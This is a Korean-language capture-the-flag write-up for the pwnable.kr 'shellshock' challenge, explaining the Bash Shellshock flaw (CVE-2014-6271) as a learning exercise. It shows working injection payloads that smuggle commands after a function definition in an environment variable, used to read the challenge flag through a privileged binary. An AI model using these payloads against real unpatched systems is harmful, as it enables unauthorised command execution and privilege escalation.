pwnable.kr shellshock


<취약점>

해당 문제의 배경이 되는 취약점은 아래 게시물에 자세히 설명돼 있다.

[Vul] Shellshock (CVE-2014-6271)

우선, 간략하게 CVE-2014-6271 일명 Bash shellshock 취약점에 대하여 설명하고자 한다. 이 취약점은 Akamai Technology의 Stephane Chazelas에 의해 발견되었다. CVE-2014-6271는 대부분


https://operatingsystems.tistory.com/entry/Shellshock-CVE20146271



와.. 근데 뭔소린지

Bash shell: 특정 프로그램을 사용자가 실행할 수 있도록 사용자와 os사이 인터페이스의 역할을 해주는 것.


환경변수: 사용자가 특정 프로그램을 실행할 때 영향을 줄 수 있는 변수들



쉘에선 환경변수를 위와같이 등록시킬 수 있다.


$를 앞에 적는 것으로 변수를 shell에서 접근할 수 있다.

환경변수로 등록시킬 수 있는 것은 함수또한 마찬가지이다.



※ { 와 echo사이 공백은 필수적으로 필요하다. 아니면 에러 뜸

함수는 $붙이지 않은 이름으로 shell에서 접근할 수 있다.



함수또한 **export -f**를 사용해 export할 수 있다.

함수를 삭제하기 위해서는 **export -nf** 명령어를, 변수를 삭제하기 위해선 **export -n**를 사용하면 된다.

이때 함수선언을 **export foo=' () { echo new func; }'** 와 같은 형태로 할 시

```
root@jkfirst-ThinkPad-T430:~# export foo='() { echo new func; }'
root@jkfirst-ThinkPad-T430:~# bash
root@jkfirst-ThinkPad-T430:~# foo
new func
root@jkfirst-ThinkPad-T430:~#
```

```
root@676ad3a34fd1:pwnable shellshock# export foo=' () { echo new func; }
root@676ad3a34fd1:pwnable shellshock# bash
root@676ad3a34fd1:pwnable shellshock# foo
bash: foo: command not found
root@676ad3a34fd1:pwnable shellshock# echo $foo
() { echo new func; }
```

subshell을 통해 foo를 실행시키면 new func이 뜬다.

(bash를 실행해 subshell을 사용하는 거 같은데 안되고 난 아래처럼 뜸. 근데 프롬프트가 #인거 보면 원래도 sh가 아니라 bash를 사용하고 있었던거 아닌가?? 알려줄사람....)

foo() {...} 와 같이 선언하지 않고 변수처럼 foo = '() {...}'로 선언을 했으나 **변수인 foo가 함수로 인식**된다.

> **CVE-2014-6271 취약점**
>
> ()로 시작하는 변수가 subshell에서 실행되면 {...} 부분을 함수로 인식되고, 그 이후에 나오는 명령어가 실행이 되는 취약점
>
> ex) export foo=' () { echo hello; }; **pwd; echo vulnerable; ls -al**'

```
root@jkfirst-ThinkPad-T430:~# export foo='() { echo hello; }; pwd; echo vulnerable; ls -al'
root@jkfirst-ThinkPad-T430:~# bash
/root
vulnerable
total 88
drwx------  8 root root  4096 Oct 15 18:06 .
drwxr-xr-x 24 root root  4096 Oct 15 17:28 ..
-rw-------  1 root root 14449 Oct 17 00:48 .bash_history
-rw-r--r--  1 root root  3151 Oct 13 20:06 .bashrc
drwx------  3 root root  4096 Oct 13 23:04 .cache
drwx------  3 root root  4096 Oct 13 23:04 .config
drwx------  3 root root  4096 Oct 13 23:04 .dbus
-rw-r--r--  1 root root  2445 Oct 15 03:05 infosec_document_extra_keys.sql
-rw-r--r--  1 root root  2464 Oct 15 03:05 infosec_document_extra_vars.sql
-rw-r--r--  1 root root  4799 Oct 15 03:04 infosec_documents.sql
-rw-------  1 root root  1064 Oct 15 03:26 .mysql_history
-rw-r--r--  1 root root   140 Apr 19  2012 .profile
drwx------  2 root root  4096 Oct 16 22:31 .pulse
-rw-------  1 root root   256 Oct 13 19:42 .pulse-cookie
drwx------  2 root root  4096 Oct 15 18:06 .ssh
drwxr-xr-x  2 root root  4096 Oct 15 01:43 .vim
-rw-------  1 root root  6795 Oct 15 17:57 .viminfo
root@jkfirst-ThinkPad-T430:~#
```

bash를 실행시켜 subshell이 실행됐을 뿐인데 **pwd; echo vulnerable; ls -al가 저절로 실행된다.**

왜 bash를 실행시키면 조작된 명령어가 같이 실행되는 것일까?

<bash의 동작원리>

a. Bash 실행

b. Bash 환경변수 초기화

c. Bash shell prompt 출력

d. 명령어 기다림

e. (명령어를 수행할 경우) 명령어를 문자열로 저장하여 해당 문자열 parsing 수행

f. parsing된 구조체를 이용하여 명령어 수행

2번을 자세히 살펴보자. Bash를 실행한 후 shell prompt를 출력하기 전에 반드시 환경변수를 초기화한다. 이 과정에서 취약점이 발생하는 것이다.

초기화는 **env foo='() { echo hello; }; pwn echo vulnerable; ls -al' bash -c**와 같은 형태로 이루어지는데 이를 통해 foo라는 변수를 선언하고 bash -c를 통해 subprocess를 실행시킨다.

이때 조작된 변수를 환경변수로 초기화 해주고 그 과정에서 명령어가 실행된다.

(그래서 왜 실행된다는 건지 잘...)

이를 통해 shell을 획득하지 않은 사용자여도 subshell을 실행시킴으로써 {} 이후에 있는 코드를 실행시킬 수 있다.

문제풀이

아무튼.. 위의 취약점을 통해 알 수 있는 것은 환경변수에 명령어를 입력할때 **() {...}; + 조작할 명령어** 형태로 입력한다면 bash를 실행시킴으로써 뒤의 명령어를 실행할 수 있다는 것이다.


```
shellshock@pwnable:~$ export foo='() { echo keeper; }; echo nonono'
shellshock@pwnable:~$ ./bash
nonono
```

이런 식으로...

근데 그래서 뭐 어쩌라는 거지? flag를 어떻게 구하라는 거지?

```
shellshock@pwnable:~$ export foo='() { echo keeper; }; cat ./flag'
shellshock@pwnable:~$ ./bash
cat: ./flag: Permission denied
```

안됨. 주어진 c코드를 어떻게 사용하라는 거지?



shellshock.c 파일은 아래와 같다.

```
#include <stdio.h>
int main(){
        setresuid(getegid(), getegid(), getegid());
        setresgid(getegid(), getegid(), getegid());
        system("/home/shellshock/bash -c 'echo shock_me'");
        return 0;
}
```

shellshock 파일을 실행시킬시 아래와 같이 뜬다.

getegid()

현 프로세스의 effective group id를 얻는 함수이다.

setresuid()

프로세스의 real UID, effective UID, saved set-user-ID를 변경하는 함수이다.

따라서 real UID, effective UID, saved set-user-ID는 모두 effective group id로 변경된다?

system 내부 인자를 보면... shellshock에서 bash를 열어 echo shock_me를 실행시키는 걸까?

그럼 내가 foo='() { echo keeper; }; cat ./flag' 형태로 환경변수를 저장하면 system이 실행될때 bash가 열리니까 cat ./flag가 실행되나?

```
shellshock@pwnable:~$ export foo='() { echo keeper; }; cat ./flag'
shellshock@pwnable:~$ ./shellshock
/home/shellshock/bash: cat: No such file or directory
```

안되는뎅

왜 cat을 명령어로 인식을 못하지

```
shellshock@pwnable:~$ export foo='() { echo keeper; }; /bin/cat flag'
shellshock@pwnable:~$ ./shellshock
only if I knew CVE-2014-6271 ten years ago..!!
Segmentation fault (core dumped)
shellshock@pwnable:~$
```

어라.. 검색해보니 /bin/cat 이라고 해야한단다 echo 는 그냥 바로 되던데 cat은 왜 디렉토리를 지정?해줘야 하는지 모르겠다